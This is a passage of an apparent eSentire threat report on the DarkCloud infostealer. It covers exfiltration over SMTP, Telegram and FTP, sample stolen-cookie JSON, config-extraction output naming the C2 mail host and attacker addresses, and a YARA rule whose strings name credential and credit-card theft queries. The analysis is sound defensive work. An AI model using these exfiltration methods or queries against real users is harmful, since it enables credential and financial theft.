

Figure 16 – Log format for stolen passwords/credit cards

Network Traffic Analysis

DarkCloud supports exfiltration through SMTP, Telegram, FTP, and Web Panel, with each determining the specific method by which credentials and sensitive information are stolen and transmitted.

If configured to do so, DarkCloud will grab the victim's external IP address through showip[.]net and if that fails, the following URL is queried instead: hxxp://www[.]mediacollege[.]com/internet/utilities/show-ip.shtml.



Figure 17 – Get victim external IP via showip[.]net

SMTP

For SMTP, after authenticating successfully, DarkCloud sends stolen cookies and other data in JSON format as multipart/mixed messages. It is worth noting that DarkCloud was also recently updated to support SMTP over SSL.

The figure below displays mock stolen data being exfiltrated to threat actor email "mobile.mailer1@proton[.]me" and is available for further analysis by downloading the PCAP from VirusTotal's CAPE Sandbox for SHA256, *3ac8413215cec66aa18c0e530dbe6bf4cf64017763c9580cf787053689f36eaa*.

Figure 18 – SMTP exfiltration PCAP

This pattern continues for other stolen data, such as files collected by the file grabber feature.

Figure 19 – SMTP exfiltration PCAP (continued)

Telegram

Exfiltration over Telegram follows a similar pattern – stolen credentials are sent in JSON format to the Telegram API with the victim username and computer name. This PCAP is available for download from VirusTotal's CAPE Sandbox, SHA256: 56089cda02771fd45bdd70071d144472f75047f8fa018092e2a21fe11baf9862.



Figure 20 – Telegram exfiltration PCAP

FTP

Exfiltration of Firefox cookies over FTP (non-TLS) can be seen in the next figure:

```
{
    "Host raw": "https://.yahoo.com",
    "Name raw": "A3",
    "Path raw": "/",
    "Content raw": [redacted]
pV-gVwtmS6fTkA",
    "Expires raw": "1789617029790",
    "Send for": "Any type of connection",
    "Send for raw": "false",
    "HTTP only raw": "false",
    "SameSite raw": "no_restriction",
    "This domain only": "Valid for subdomains",
    "This domain only raw": "false",
    "Store raw": "firefox-default",
    "First Party Domain": ""
},
{
    "Host raw": "https://.cuttlinks.com",
    "Name raw": "connectId",
```

Figure 21 – FTP exfiltration PCAP

Security Researcher Tools

eSentire has developed two tools for security researchers. The first tool extracts DarkCloud's malware configuration and is available here. The figure below displays the output of the tool against the sample observed in this case, highlighting how this variant of DarkCloud was set up to use SMTP for exfiltration to the host "mail.apexpharmabd[.]com".


```
python3 DarkCloud.py unpacked.exe
{
    "raw": {
        "Type": "SMTP",
        "Host": "mail.apexpharmabd.com",
        "Port": "587",
        "From Address": "mahbub@apexpharmabd.com",
        "To Address": "nnashid@proton.me",
        "Password": "[redacted]"
    },
    "CNCs": [
        "smtp://mail.apexpharmabd.com:587"
    ]
}
```

Figure 22 – Config extraction script output

The second tool is an IDA Python-based script that decrypts encrypted strings and comments them in IDA Pro and is available here. The figure below highlights how the tool adds comments where decrypted strings are found. In this case, the comment displays the bot token for a different sample that uses Telegram for exfiltration.



Figure 23 – IDA Python script results

Yara Rule

```
rule DarkCloud {
    meta:
        author = "YungBinary"
        description = "Detects DarkCloud infostealer in memory"
    strings:
        $darkcloud1 = "===============DARKCLOUD===============" fullword wide
        $creds1 = "@GateUrl" wide
        $creds2 = "@StrFtpUser" wide
        $creds3 = "@StrFtpPass" wide
        $creds4 = "@StrFtpServer" wide
        $creds5 = "@StrReceiver" wide
        $creds6 = "@StrSmtpUser" wide
        $creds7 = "@StrSmtpPass" wide
        $sql1 = "SELECT item1 FROM metadata" wide
        $sql2 = "SELECT name_on_card, expiration_month, expiration_year,
card_number_encrypted FROM credit_cards" wide
        $sql3 = "SELECT hostname, encryptedUsername, encryptedPassword FROM
moz_logins" wide
        $sql4 = "SELECT address FROM ConversationRecipients" wide
        $sql5 = "SELECT address FROM ConversationSenders" wide
        $app1 = "Application : Pidgin" wide
        $app2 = "Application: CoreFTP" wide
```

```
        $app3 = "Application: WinSCP" wide
        $app4 = "Application: Outlook" wide
        $app5 = "Application : FileZilla" fullword wide
        $fingerprint1 = "Computer Name: " fullword wide
        $fingerprint2 = "OS FullName: " fullword wide
        $fingerprint3 = "CPU: " fullword wide
        $fingerprint4 = "SELECT * FROM Win32_Processor" fullword wide
        $fingerprint5 = "SELECT * FROM Win32_OperatingSystem" fullword wide
    condition:
        uint16(0) == 0x5a4d and
        (
            $darkcloud1 and 1 of ($creds*) or
            (3 of ($creds*) and 1 of ($sql*)) or
            (2 of ($sql*) and 2 of ($app*)) or
            (2 of ($creds*) and 2 of ($fingerprint*)) or
            (2 of ($app*) and 2 of ($fingerprint*) and 1 of ($sql*))
        )
}
```

What did we do?

- Our team of 24/7 SOC Cyber Analysts identified spam emails and prevented the delivery of DarkCloud on the customer's behalf.
- We communicated what happened with the customer and helped them with incident remediation efforts.

What can you learn from this TRU Positive?

- DarkCloud is an information stealing malware written in VB6 and is actively being updated to target a wide range of applications, including email clients, FTP clients, cryptocurrency wallets, web browsers and supports numerous other information stealing capabilities like keystroke/clipboard harvesting, clipboard hijacking, and file collection.
- Phishing emails continue to remain a key vector for malware distribution, demonstrating the continuous threat of social engineering attacks and the need for ongoing vigilance.

Recommendations from the Threat Response Unit (TRU)

- Employ email protection rules to block ZIP attachments with suspicious embedded file types like executables and scripts.
- Implementing Phishing and Security Awareness Training (PSAT) programs is crucial to educate employees about emerging threats and mitigate the risk of successful social engineering attacks.

- Partner with a 24/7 multi-signal Managed Detection and Response (MDR) services provider for total attack surface visibility, 24/7 threat hunting and disruption, and rapid threat response to prevent attackers from spreading laterally though your environment.
    - However, at the bare minimum, you should use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.

Indicators of Compromise

- Indicators of Compromise can be found here.

References

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED →

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.